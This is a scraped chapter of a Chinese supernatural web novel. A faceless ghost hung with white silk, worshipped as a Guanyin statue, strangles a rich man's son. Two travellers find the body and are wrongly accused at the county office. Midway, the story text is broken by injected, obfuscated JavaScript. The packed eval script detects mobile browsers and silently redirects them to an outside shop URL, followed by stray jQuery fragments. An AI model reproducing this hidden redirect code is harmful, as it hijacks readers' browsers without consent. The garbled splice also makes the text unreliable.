38. 收你宝命

作品:《游历人间我缺魂少魄

    签官睁开眼睛,慢慢环视着屋子,左手里的拂尘一甩,直言邱老二是撞煞才会如此。


    邱丰次子长硕问她该如何解煞,签官沉默一会儿,说也不难,只需让他取来八卦镜与葫芦来,再由她施法,那么再狠的煞气也会烟消云散。


    她轻抬拂尘指着邱家大门,道:“二公子将八卦镜放在门中央,”说完又转身来到镇长身边,“然后再将葫芦悬挂在邱老爷房前便可。”


    “如此,邱老爷便会神智清明。”


    邱长硕与镇长频频点头,马上叫来下人取来这些东西。


    夜半时分,邱财披散着头发悄悄从狗洞里钻进邱老二家。


    如法炮制,趁着下人们都不在,他轻手轻脚的推开房门,准备再吓一次二弟。


    只是有件事他没料到,白天签官解释如何破煞时邱老二恰巧站在后门。


    他如今被吓的脑子糊涂,话并没听全,只听到什么“要狠”“才能解”。老头怕死,颤悠悠的从厨房里偷了把刀藏在了枕头下。


    邱财刚到床边,就见邱老二一把从枕下掏出刀,明晃晃的刀冲着他砍了过来。


    只差半个拳头的距离刀就砍到头上,眼下保命要紧,也别再提给老二个教训了。


    邱财吓得拔腿就跑,踉跄着又从狗洞里钻了出去。


    慌乱下他一顿乱跑,竟跑到了观音堂。


    “娘娘保佑……娘娘保佑……”


    邱老大急忙推开门,气喘吁吁的躲在堂中的大柱子后面。


    他佝偻着腰,手扶着柱子顺气,嘴里还不忘骂着自己的二弟,只叹自己差点真做了鬼。


    冷汗浸透衣服他只觉得周围冷得很,休息片刻后,他靠着柱子慢慢坐在地上,双手合上对着上面站立的娘娘像叩拜。


    突然——娘娘像的脸上竟冒出一团团黑气!


    慈祥面庞开始变得凶神恶煞,不多时,居然有个人影从佛像手中的“玉净瓶”里飞了出来。


    “娘哎!”


    邱财双眼瞪得老大,哆嗦着躲在柱子后边,心里纳闷怎么娘娘像如此恐怖。


    他大气不敢喘,浑浊的双眼盯着飞出来的人影,好奇它到底是个什么玩意。


    只见一个瘦高人影落在桌前,邱财看不出是男是女,也看不清它的长相,只看到它脖子上系着根长长的白绫。


    它一点点转动着身子,被白绫勒紧的脖子发出“咯吱”“咯吱”的声响。


    邱老大紧紧抓住袖口,吓得尿了裤子,此时他终于明白,原来所谓的“观音娘娘”竟是个妖怪。


    而他们来善镇这么长时间竟把个妖怪供了起来。


    原来镇上死的那些人是被这东西害得……


    邱财强压住恐惧,只想“娘娘”快点离去,自己好能逃命。缢死无面怪缓缓飘到门前,邱老大心里求它快走,却听到门外一道熟悉的声音。


    “爹……爹……爹你在这么?”


    这明显是大儿子邱长富的声音!


    原来大儿子长富在家中等了许久也不见自己的爹回去,怕他遇到危险,于是与二弟两人分开寻找。


    邱长宝去了邱老二家找,他则来观音堂这边试试,看找不找得到自家老爹。顾不得自己,邱财大喊着让儿子快跑。


    “爹?”邱长富疑惑的走上台阶,凑近木门试探着寻问,“爹是你么?”


    他刚迈步来到门前,只听“砰”的一声。


    堂门炸裂,一道白绫从堂内飞出,如蛇一般绕上脖子。


    邱长富吓得急忙去拽,可被酒色掏空的身子哪里还有力气,恐慌中被勒紧的白绫吊了起来。


    邱财连滚带爬的冲了出来,抱住“娘娘”请求放过自己的儿子。


    “咔嚓”


    白绫左右两边一扯,刚才还在挣扎的邱长富转眼颈骨断裂,四肢像面条一样软软的坠在身侧。


    “长富啊!”邱财扑过去抱住掉下来的死尸,老泪横流的嚎叫。


    他转头狠狠得盯着杀他儿子的妖怪,却看到无面怪的白绫慢慢飘向自己。


    他胆怯了,将大儿子的尸身一丢,捂着头扭头就跑。


    “别怪爹啊……长富……”邱财不停地念叨着,布满褶子的脸上尽是泪。


    他一路小跑,远远看见自家大门外挂着的灯笼,于是他像耗子一样冲了进去。


    打盹的下人竟没一个发现自家老爷回来了。


    小儿子邱长宝也是才到家,他没找到爹的踪影,猜想大哥那边应该有消息。心里骂着自家老爹一大把年纪玩什么“鬼吓人”的把戏,如今都不归家了。


    他往大厅走去,想在那里等大哥回来。


    正愣神时突然一道人影从背后跑来,他手疾眼快的认出是自己父亲,急忙将人拉住。


    “爹?”他拽住人朝自家大门外看了看,“你怎么在这呢?大哥呢,你见着没?”


    “大哥?”邱财还未缓过神来,怔愣地看着眼前的年轻人,待看清人的样貌,大嘴一咧,搂住小儿子哭了出来。


    “长宝啊!”


    邱长宝纳闷自家老爹怎么出去一趟就跟二叔似的傻了,扶着老头往厅里走。


    “爹,哭啥哭,大晚上听着怪吓人的……”


    邱长宝烦他只哭不说话,给他爹倒了杯水,问他到底怎么了。


    哭得上气不接下气的邱老大捧着杯子刚要开口,一抬头,便看见那个“娘娘正站在小儿子的背后。它明明没有五官,但邱财能看出它正在发怒,“娘娘”手臂一抬,枯枝般的手指着邱长宝。


    “我错了……娘娘我错了……您高抬贵手放了我们吧……”


    “扑通”邱老大跪在地上不住的磕头,任次子怎么扶也不起身。


    被威胁的邱老大现在只想保住小儿子,颤抖着嘴说自己绝不会泄露秘密,保证不乱说。


    缢死怪收回四散的白绫,在一声声求饶里慢慢消失……


    厅堂内烛火幽幽,光线越来越暗,冰凉的地面上跪着邱家父子,树上的夜猫子“咕咕”的叫着。


    ……


    朝阳初升,赵知行与符鹤伴着日出漫步在郊外,昨日他俩匆匆离开,现在天灾已过,两人准备回客栈好好梳洗一翻。


    赵知行面朝符鹤倒着走,吃着手里带着露珠的野果,符鹤神色虽冷,却时时提醒着她小心脚下的石头。


    清风微动,赵知行头上的珠钗随风而摆。


    叮铃”“叮铃”悦耳动听。


    眉眼如画的冷清仙君看着眼前的紫衣女子,不经意间露出一抹笑容。


    远处的树上影影绰绰,符鹤渐渐停下步伐。


    “怎么了?”赵知行歪着头在他眼前晃了晃手问道。符鹤目不转睛的望着赵知行背后的那棵树。


    赵知行回身,也一同看过去。


    她前面那棵树郁郁葱葱,仔细一瞧竟有个东西随着风在枝丫中摆动。


    不等赵知行出声,墨色锦袍微动,人已经飞了过去。


    黑色锦靴点在枝干上,符鹤黑色长发垂落胸前,他白皙修长的手扶住树干,慢慢蹲了下来。“是谁?”


    树下的寻问声平淡冷静,赵知行仰着头看着隐在树叶中的符鹤。


    “……邱长富”


    符鹤手指一弹手臂一挥,系在树上的麻绳立刻松脱,接着被吊在树上的尸体缓缓落下。


    赵知行站在尸体旁边低头一看,果然是邱财那个一脸肾虚的大儿子。


    她上下打量,发现这人脸青紫,眼中出血,五官扭曲,颈骨尽断,颈上有着一道深深的勒痕和几道抓痕,裤下一片脏污。


    “是被人勒死后悬挂在这里的。”


    赵知行抓起邱长富的袖子看了看他的指甲,又抬起他的头看了眼他的脖子后面,道:“你看,他脖子上的勒痕明显与这条麻绳的纹路对不上。”


    她指了指系在颈上的麻绳,叹道:


    “真是麻烦……”


    符鹤轻轻落在她身边,看了看四周,轻声问她接下来如何做。


    “唉,报官吧,”赵知行无奈的摇了摇头,她看着勒痕,突然想起孙小桃遇害的那晚,那个妖怪便是用白绫害人……


    两人回到镇子上,一起进了县衙,把在郊外发现邱长富尸体的事说与县令。


    县令大惊,怎么邱老大才死,他大儿子也没了。


    于是急忙命人去郊外林中把尸体带回来。


    只是这样,赵知行与符鹤暂时不能离开县衙了。


    约摸到了晌午,捕快们抬着尸体返了回来,他们将尸体轻轻放在县衙大堂中央。


    县令撩着下摆急忙跑过来,白布掀开,映入眼帘的果然是邱财的长子。


    “来人啊,”他唤来一个捕头,“去邱财家通知邱长宝,让他来一趟。”


    捕快一抱拳随即跑了出去。


    不多时,邱长宝随着捕头来到县衙,昨晚他爹疯疯癫癫的跑了回来,他等了一宿也没见大哥回来。


    哪想到再见面他大哥已经去了阴曹地府!


    “哥?”邱长宝来到尸体旁边,只见一脸青紫的邱长富躺在县衙大堂的地上,他震惊,“怎么可能呢,哥?”


    邱长宝到底没忍住哭了出来,扑在邱长富身上喊着他的名字。


    大堂上的人都不敢出声,两个捕快犹豫了一下上去将人拉走。


    “大人,我哥在哪死的!”


    县令长叹一声,指了指旁边的赵知行与符鹤,说是这两人在郊外发现的。


    邱长宝抹掉泪,疑惑的扫了眼赵知行,这女子身穿紫裙头带珠钗,容貌清丽,杏眼桃腮,真是仙子一般的美人。


    他突然想到前些日子下人说,他大哥带了位紫衣姑娘回家的事。


    怕不是这人?


    又联想到邱长富日前落水,邱长宝瞪着双眼,向县令一抱拳,直说是这两人害得他大哥。


    县令撇着嘴问他可有证据,不能诬陷好人啊。


    邱长富便将他大哥把赵知行带入府的事说了出来。


    “大人,这人前些日子来到府上,与我大哥的姬妾们争宠,”邱长宝信誓旦旦的回道,“她定是因为不能嫁于我大哥而怀恨在心,所以伙同那人一起杀了我大哥。”说着他指了指赵知行身边一身黑衣的符鹤,咬死说两人是凶手。


    “他们为洗脱嫌疑假意报官,真是贼喊捉贼,他们就是害死我大哥的凶手!”


    说着跪在地上要县令作主,抓了两人。


    “这……”县令本来也是个糊涂蛋,两眼犯难得看着堂下众人。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17068705|195186||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    p>“大人,我与符公子从昨日便离开来善镇,直到今日清晨才回来,”赵知行微微福身,然后指着大堂外看热闹的百姓,道:“若是不信可以问问外面的大伙。”


    也是赵知行与符鹤气质出众容貌俊美,小镇的百姓只看一眼便记得深刻。


    有人站出来给他们俩作证,那边仵作也验尸完毕,说出邱长富大概被杀的时间。这个时间段他们两人确是不在来善镇。


    县令一拍惊堂木,先让几人回去,暂时不准离开来善镇,并让捕头收了邱长富的尸体,然后一声“退堂”打发了几人。


    邱长宝还想将县令叫回来,可县令没有理他,捕头小声劝他先回去,等有其他消息再告诉他。


    邱长宝只好先吞下这口气,瞪着赵知行与符鹤,冷哼一声带着下人离开大堂。


    赵知行与符鹤也出了县衙,两人朝着客栈的方向走去。


    “你在想什么?”符鹤看她一路都在沉思,轻声问她。


    “我在想,会不会是那晚杀小桃的怪做的……”她想起邱长富颈上的勒痕,将心里疑虑说给符鹤。


    当初那个“娘娘”去了邱老大家下指示,没多久管家便死了,于是邱财为躲祸假死。


    难道说真是应验了?


    符鹤跟在她身边听她说话,听到此处突然停下脚步,赵知行“嗯?”了一声看他。


    “那晚,它可是指了你的。”


    如此说来,那怪下一个目标便是赵知行。


    看出他的担忧,赵知行反而笑了出来,只说让它尽管来,她到是想看看它与天雷谁更厉害。


    “又胡说……”


    符鹤轻抿薄唇嗔了他一句,然后慢慢走到她面前,轻轻将她要掉了的发簪重新插了回去。赵知行唇角带笑,看着眼前仙君冷峻的容颜,心里窃喜。


    “赵姑娘、符公子,来买肉啊?”


    一记响亮的声音打断两人,说话的正是铁匠周虎。“咦?”赵知行回身看到周虎一愣,“我们怎么来这儿了?”


    本想着回客栈的,结果两人聊得太入迷竟走错了路,不知何时两人竟站在孙小桃的肉铺前。


    “周大哥,小桃又去哪了?”见店门紧闭,赵知行好奇的问道。


    “桃儿去收账了。”


    周虎说两人准备离开来善镇了。


    “我们只想平安的过过小日子,这里太危险了。”周虎小声跟两人解释。


    “也好……”


    赵知行点点头,看了眼观音堂的方向,淡淡说道。……


    另一边,孙小桃收回一些帐正往家赶。


    有些人觉得日子不到不想给,她也不和那人扯皮,只想着赶快回家。


    可好巧不巧,还有个人与她同路,而这人为了找自己的麻烦将随行的小厮与丫鬟打发走,跟在自己身后像个鸟似的叽叽喳喳没完。


    “哎,我说的你听到没有!”她身后的小姑娘穿着嫩鹅黄的罗裙,小脸巴掌大,一张嘴露出两颗尖尖的虎牙,瞪着水汪汪的大眼睛,蛮不讲理的伸手拉住她。


    这人正是与孙小桃同岁的、隔壁上谷镇的黄喜桃。


    上次故意欠她银子的就是这人。


    不想与她计较,孙小桃拨开她的手继续赶路。


    然而小姑娘更不乐意了,她气冲冲的跑到小桃前面张开手拦住她不让走。“我看在慧姨的面子上忍你很多次了,”孙小桃皱眉看着她,“你再无理取闹我打你哦!”


    说完从腰后掏出杀猪刀晃了晃,打算吓一吓她。


    黄喜桃看着刀刃喉咙一动,怯怯地收回手让人走了过去。


    她跟在孙小桃身后,随手拔了根狗尾草,气鼓鼓的抽打着。


    前面赶路的小桃用余光偷偷看了眼身后的小姑娘,确认她有好好跟着自己才放心。


    其实她与黄喜桃没什么过节,只不过因为名字的关系,她觉得自己不配跟她用一个名字,因此总是找茬。


    “山里狼多,你还是回车里吧,”身后的小姑娘跟个尾巴似的跟着自己,孙小桃担心她走不了山路,“而且山里容易闹妖怪,小心被吃哦。”


    “狼……妖……妖怪?”黄喜桃顿时觉得四周阴风阵阵的,到底是害怕了,拧着手里的帕子犹豫着要不要听话。


    不行,她一叉腰,装作不害怕的样子指着孙小桃,道:“你把名字改了,我就回去!”


    “……”孙小桃彻底气了,翻着白眼看她。


    “哪天让慧姨带你去看看,开几副方子,治治你的脑子!”


    “你骂谁脑子不好呢!”


    听出不是好话,黄大小姐的倔脾气上来,上前与孙小桃拉扯起来。“你给我改名,听到没有,改……”


    突然,孙小桃感觉拉扯自己衣服的手泄了劲,大小姐浑身发抖脸色煞白的盯着自己。


    “怎么了,我伤着你了?”


    以为是力道大,弄疼了她,孙小桃急忙上下看了看。


    “没有啊,你怎么了?”


    发现她并不是在看自己,孙小桃赶紧回身向后看去。


    只见离两人不远处,一个瘦高人影正直勾勾的盯着她们。


    而那人的脖子上,缠绕着一道长长的白绫……